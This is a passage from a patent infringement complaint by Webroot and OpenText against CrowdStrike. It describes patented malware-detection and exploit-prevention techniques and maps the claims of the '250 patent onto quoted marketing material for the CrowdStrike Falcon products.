87. The ’591 Patent further describes and claims unconventional techniques that address identified weaknesses in conventional exploit prevention technologies. For example, unlike exploit prevention technologies that try to prevent an exploit from ever starting its own shellcode to execute a malicious payload, the ’591 Patent describes and claims techniques that prevent shellcode from executing a malicious payload even if the shellcode has been started. (*See id.* at 6:24-30; *see also id.* at 7:56-62.) Thus, these unconventional techniques address an identified weakness in conventional exploit prevention systems and provide technical advantages including enhanced security protection, improved detection of potential security exploits, reduction in error rate identifying and marking suspicious behavior (*e.g.*, false positives), and improved usability and interaction for users who are not required to continuously monitor for security exploits. (*Id.* at 2:44-51.) As such, the ’591 Patent describes and claims specific computer-related technological steps to accomplish an improvement in computer security and functionality and is directed to a specific technological solution to a problem unique to computers.

U.S. Patent No. 10,599,844

88. The ’844 Patent is entitled “Automatic Threat Detection of Executable Files Based on Static Data Analysis,” was filed May 12, 2015 and was duly and legally issued by the USPTO on March 24, 2020. A true and correct copy of the ’844 Patent is attached as Exhibit 6. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the ’844 Patent. Webroot has granted Plaintiff OpenText an exclusive license to the ’844 Patent.

89. The ’844 Patent addresses and improves upon conventional approaches to malware detection in computer networks and computer network operation. Every day, an uncountable

number of new executable files are created and distributed across computer networks. Many of those files are unknown, and malicious. It is, thus, vital to accurately and immediately diagnose those files for any potential threat, while also efficiently using resources (*e.g*., processing power). (*See* Exhibit 6, '844 Patent, 1:7-13.)

90. Conventional approaches for diagnosing potential malware threats were costly and time consuming, making it difficult to realistically address zero-day threats for all of the files entering a system. These "[a]pproaches to detecting threats typically focus[ed] on finding malicious code blocks within a file and analyzing the behavior of the file." (*See* Exhibit 6, '844 Patent, 2:15-17.) Encrypted files would be decrypted then disassembled to extract the code for analysis, typically by traditional anti-virus software based on signature matching. (*Id.* at 2:15-20) If the code was malware, investigating its behavior involved running the code on the system, which put the system at risk. (*Id.* at 2:20-23.)

91. Another approach for protecting against potential threats from unknown executable files involved wavelet decomposition to determine software entropy. (*See* '844 Patent Prosecution History, April 24, 2019 Applicant Remarks, at 8).) Wavelet decomposition is a process where an original image is decomposed into a sequence of new images, usually called wavelet planes. (*Id.*) In this method, each data file in a set of data files is split into random, non-overlapping file chunks of a fixed length. (*Id.*) Those file chunks are then represented as an entropy time-series, which measures the time it takes for each chunk to decompose. (*Id.*) Said differently, this approach measured how much time it took a data file to decompose. (*Id.*) Once the file decomposition rate, or entropy time-series, had been calculated, that rate would be compared to decomposition rates of "known bad" files to identify files that contain malware. (*Id.* at 9.) This process required significant computing resources—typically taking hours to complete—and was not sufficiently

accurate in identifying malware.

92. The ’844 Patent significantly improved upon and addressed shortcomings associated with these prior approaches. The ’844 Patent describes and claims methods and systems that detect threats in executable files without the need to decrypt or unpack those executable files by extracting “static data points inside of the executable file without decrypting or executing the file,” generating “feature vectors” from those static data points, selectively turning on or off features of the feature vector, and then evaluating the feature vector to determine if the file is malicious. (*See, e.g.,* Exhibit 6, ’844 Patent, 1:20-21; cl. 1.) The described systems and methods enable accurate and efficient identification of malware without the need to distinguish between encrypted files and non-encrypted files (*id*. at 6:58-59), thereby significantly increasing efficiency and reducing processing resources required to analyze each potentially malicious computer object. By using this unconventional approach to determine whether a file executable on a computer poses a threat, the ’844 Patent improves on the operation of the computer network associated with the computer by enhancing security, including by increasing detection of new threats, reducing the error rates in identifying suspicious files, and improving efficiency in detecting malicious files. (*See* Exhibit 6, ’844 Patent, 2:46-56.)

93. The ’844 Patent describes and claims techniques that employ a learning classifier (*e.g.*, a machine-learning classifier) to determine whether an executable file is malicious, for example by using the classifier to classify data into subgroups and identify and analyze specific data points to which those subgroups correspond. (*See* Exhibit 6, ’844 Patent, 4:33-41, 7:40-8:1.) The described and claimed techniques also selectively turns on or off features for evaluation by the learning classifier. (*See id.* at 7:57-66.) Doing so accelerates analysis and reduces false positives by testing those features of a file likely to be relevant to a determination of its

maliciousness. For example, the learning classifier "may detect that the file does not contain 'legal information'," such as "timestamp data, licensing information, copyright information, etc." (*See id.* at 7:66-8:5.) In this example, given the lack of legal protection information in the file, the learning classifier would "adaptively check" the file for additional features that might be indicative of a threat," while "turn[ing] off," and thus not use processing time unnecessarily checking features related to an evaluation of "legal information." (*Id.* at 8:5-10.)

94. Second, the '844 Patent describes and claims techniques that use character strings extracted from within the executable file to generate a feature vector and then evaluate that feature vector using support vector processing to classify executable files. (*See* Exhibit 6, '844 Patent, 9:2-11.) The classifier provides, for example, the ability to leverage the indicia of "benign" files, which use "meaningful words" in certain data fields, versus "malicious" files, which leave such fields empty or full of "random characters," to build meaningful feature vectors that are analyzed to make faster and more identifications of malware (*See, e.g.,* Exhibit 6, '844 Patent, 9:2-18.)

95. The '844 Patent is thus directed to specific solutions to problems necessarily rooted in computer technology, namely, the determination whether a file executable on a computer poses a threat. The '844 Patent improved upon the accuracy and efficiency of malware detection. (*See* Exhibit 6, '844 Patent, 2:15-45.)

96. By using some or all of the unconventional techniques described above to determine whether a file executable on a computer poses a threat, the '844 Patent addresses a problem necessarily involving computers and improves upon the operation of computer networks. In particular, the '844 Patent achieves a number of technical advantages over conventional approaches to malware detection including, for example:

- enhanced security protection including automatic detection of threats, reduction or minimization of error rates in identification and marking of suspicious behavior or files (*e.g.*, cut down on the number of false positives),

- ability to adapt over time to continuously and quickly detect new threats or potentially unwanted files/applications,
- improved efficiency in detection of malicious files, and
- improved usability and interaction for users by eliminating the need to continuously check for security threats.

(*See* Exhibit 6, '844 Patent, 2:15-57.)


ACCUSED PRODUCTS

97. CrowdStrike offers, sells, and uses several products that provide and implement malware detection and endpoint protection platforms for individuals and enterprises and incorporate Plaintiffs' patented technologies

98. Those products include the CrowdStrike Falcon Platform. The Falcon Platform is a cloud-based endpoint protection platform that integrates anti-malware technologies, risk management, and attack forensics to protect remotely connected computers. (*See* https://www.crowdstrike.com/endpoint-security-products/.)

99. CrowdStrike's Falcon Platform is installed on endpoint devices at least by downloading the Falcon agent. (*See* https://www.crowdstrike.com/blog/tech-center/install-falcon-sensor/.) On information and belief, the Falcon Platform operates on multiple devices using the Falcon agent including workstations, desktops, laptops, and other traditional end user computer devices, servers, virtual machines, cloud containers, cloud networks, mobile computer devices such as smartphones, and Internet of Things devices.

100. CrowdStrike's Falcon Platform includes multiple modules or functionalities that are integrated in the Falcon Platform. All of these modules are functionalities of the Falcon Platform and operate on endpoint devices and through the cloud using the "lightweight [Falcon] agent." These modules are part of and can be added to the base Falcon Platform. Examples of these modules are discussed further below.



(*See* https://www.crowdstrike.com/endpoint-security-products/falcon-platform/.)

101. CrowdStrike's Falcon Prevent is a cloud-native Next-Generation Antivirus ("NGAV") software solution that detects and prevents known and unknown malware using tools including machine learning, artificial intelligence, and behavior-based indicators of attack ("IOA"). (*See* https://www.crowdstrike.com/endpoint-security-products/falcon-prevent-endpoint-antivirus/.)

102. CrowdStrike's Falcon X is a threat intelligence software solution, including Falcon X, Falcon X Premium, and Falcon X Elite. (*See* https://www.crowdstrike.com/endpoint-security-products/falcon-x-threat-intelligence/.)

103. CrowdStrike's Falcon Insight is an endpoint detection and response solution, providing continuous monitoring of endpoint activity and detection, response, and forensics to suspicious activity and malware attacks. (*See* https://www.crowdstrike.com/endpoint-security-products/falcon-insight-endpoint-detection-response/.)

104. CrowdStrike's Falcon Firewall Management is a software solution that creates, enforces, and maintains firewall rules and policies. (*See* https://www.crowdstrike.com/endpoint-security-products/falcon-firewall-management/.)

105. CrowdStrike's Falcon Spotlight is an automated vulnerability management solution for endpoint devices. (*See* https://www.crowdstrike.com/endpoint-security-products/falcon-spotlight-vulnerability-management/.)

106. CrowdStrike's Managed Services, including Falcon Complete, Falcon OverWatch, and Falcon OverWatch Elite, supplement the Falcon Platform with CrowdStrike's team of cybersecurity professionals. (*See* https://www.crowdstrike.com/endpoint-security-products/ falcon-complete/; https://www.crowdstrike.com/endpoint-security-products/falcon-overwatch-threat-hunting/; https://www.crowdstrike.com/endpoint-security-products/falcon-overwatch-threat-hunting/elite/.)

107. CrowdStrike Threat Graph is the cloud-based "brains behind the Falcon endpoint protection platform." CrowdStrike Threat Graph collects, enriches, analyzes, and stores data (including malware data) from endpoint devices. (*See* https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf.)

108. On information and belief, Defendants control, operate, and use at least the systems and components in the CrowdStrike Security Cloud. (*See* https://www.crowdstrike.com/blog/the-crowdstrike-security-cloud-network-effect/; *see also* https://www.crowdstrike.com/blog/tech-

center/welcome-to-crowdstrike-falcon/.)

FIRST CAUSE OF ACTION
(INFRINGEMENT OF THE ’250 PATENT)

109. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.


110. Defendants have infringed and continue to infringe one or more claims of the ’250 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform such as Threat Graph, Falcon Prevent, and Falcon X, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’250 Patent as demonstrated below.

111. For example, claim 1 of the ’250 Patent recites:

> 1. A method of classifying a computer object as malware, the method comprising:
>
> at a base computer, receiving data about a computer object from each of plural remote computers on which the object or similar objects are stored, the data including information about the behaviour of the object running on one or more remote computers;
>
> determining in the base computer whether the data about the computer object received from the plural computers indicates that the computer object is malware;
>
> classifying the computer object as malware when the data indicates that the computer object is malware; when the determining does not indicate that the computer object is malware, initially classifying the computer object as not malware;
>
> automatically generating a mask for the computer object that defines acceptable behaviour for the computer object, wherein the mask is generated in accordance with normal behaviour of the object determined from said received data;
>
> running said object on at least one of the remote computers;

> automatically monitoring operation of the object on the at least one of the remote computers;
>
> allowing the computer object to continue to run when behaviour of the computer object is permitted by the mask;
>
> disallowing the computer object to run when the actual monitored behaviour of the computer object extends beyond that permitted by the mask; and,
>
> reclassifying the computer object as malware when the actual monitored behaviour extends beyond that permitted by the mask.

112. The Accused Products perform each element of the method of claim 1 of the '250 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method for classifying a computer object as malware*, as further explained below. For example, the Falcon Platform includes "[a]n intelligent, lightweight agent unlike any other [that] blocks attacks—both malware and malware-free—while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence."




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence

(*See* https://www.crowdstrike.com/endpoint-security-products/falcon-platform.)

113. The Accused Products perform a method that includes *at a base computer, receiving data about a computer object from each of plural remote computers on which the object or similar objects are stored, the data including information about the behaviour of the object*


running on one or more remote computers. For example, the Accused Products include CrowdStrike Threat Graph, "the [cloud-based] brains behind the Falcon endpoint protection platform," that "collect[s] and index[es] hundreds of GBs per day of raw endpoint data" from remote computers in the network including for "behavioral analytics." Additionally, CrowdStrike Threat Graph receives event data from endpoints where those events pertain to behavior of processes on those endpoints.




CrowdStrike® Threat Graph™ is the brains behind the Falcon endpoint protection platform.

Threat Graph predicts and prevents modern threats in real time through the industry's most comprehensive sets of endpoint telemetry, threat intelligence and AI-powered analytics.

Threat Graph puts this body of knowledge at the responder's fingertips in real time, empowering responders to understand threats immediately and act decisively.




able to collect and your ability to analyze it. Preventing breaches requires taking this data and applying the best tools , including AI, behavioral analytics and human threat



Capture Hardware and software required to collect and index hundreds of GBs per day of raw endpoint data

(*See* https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf; *see also* https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf.)


114. In addition, the Falcon Platform endpoint agents reside on the computers that are part of the cloud architecture in the Accused Products and "proactively collect[] all information about inter-process activity."



Of course, some data outside of ESP is still useful to send to humans for analysis. This data helps expert threat hunters in CrowdStrike's OverWatch group find new ways of detecting malicious behavior and malware. As one example among many, CrowdStrike's platform proactively collects all information about inter-process activity — including data that is completely unique in the industry — and makes it all available to analysts. Using that data, OverWatch threat hunters can perform additional analysis that culminates in deploying new IOAs into the product rapidly through the cloud, automating detection of newly discovered behaviors and malware. The number of different ways that the resulting platform can detect instances of malicious behavior is striking.

(*See* https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/.)

115. As another example, the Accused Products include the cloud-based "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries and has amassed the industry's largest collection of searchable malware." These security events can pertain to behavior of processes on endpoints.




THE POWER OF THE CLOUD & CROWD

Falcon Search Engine brings game-changing speed to your Security Operations Center by leveraging the Falcon platform. CrowdStrike sees over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware. Patent pending indexing technology puts all of this at your fingertips and delivers real-time search results with Falcon MalQuery.

(*See* https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/.)


116. The Accused Products perform a method that includes *determining in the base computer whether the data about the computer object received from the plural computers indicates*

that the computer object is malware. For example, the Accused Products use a "cloud architecture" that is the "critical component" to next-generation antivirus for endpoint computer devices. In another example, "[t]he CrowdStrike Security Cloud processes…events from the endpoints to identify potential indicators of attacks (IOAs) and malicious activity."



4. Cloud-Native


Cloud architecture is the critical component in the delivery of true next-gen AV. Cloud-based NGAV can be fully operational in seconds, with no reboot, signature updates, configuration, or infrastructure purchases required. Algorithms can process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance.



The Platform


The solution to creating more functionality while also reducing the impact on the endpoint is cloud delivery. Today this seems obvious, but in 2011 this thought was revolutionary. CrowdStrike has been committed to being a cloud security company from the very beginning, and the benefits of that decision are now evident.

Over the last couple of years CrowdStrike has added more functionality and capabilities than any other security company in the industry without dramatic changes to the sensor or noticeable impact on the user.



(*See* https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/; *see also* https://www.crowdstrike.com/blog/tech-center/welcome-to-crowdstrike-falcon/; https://www.crowdstrike.com/blog/the-crowdstrike-security-cloud-network-effect/.)

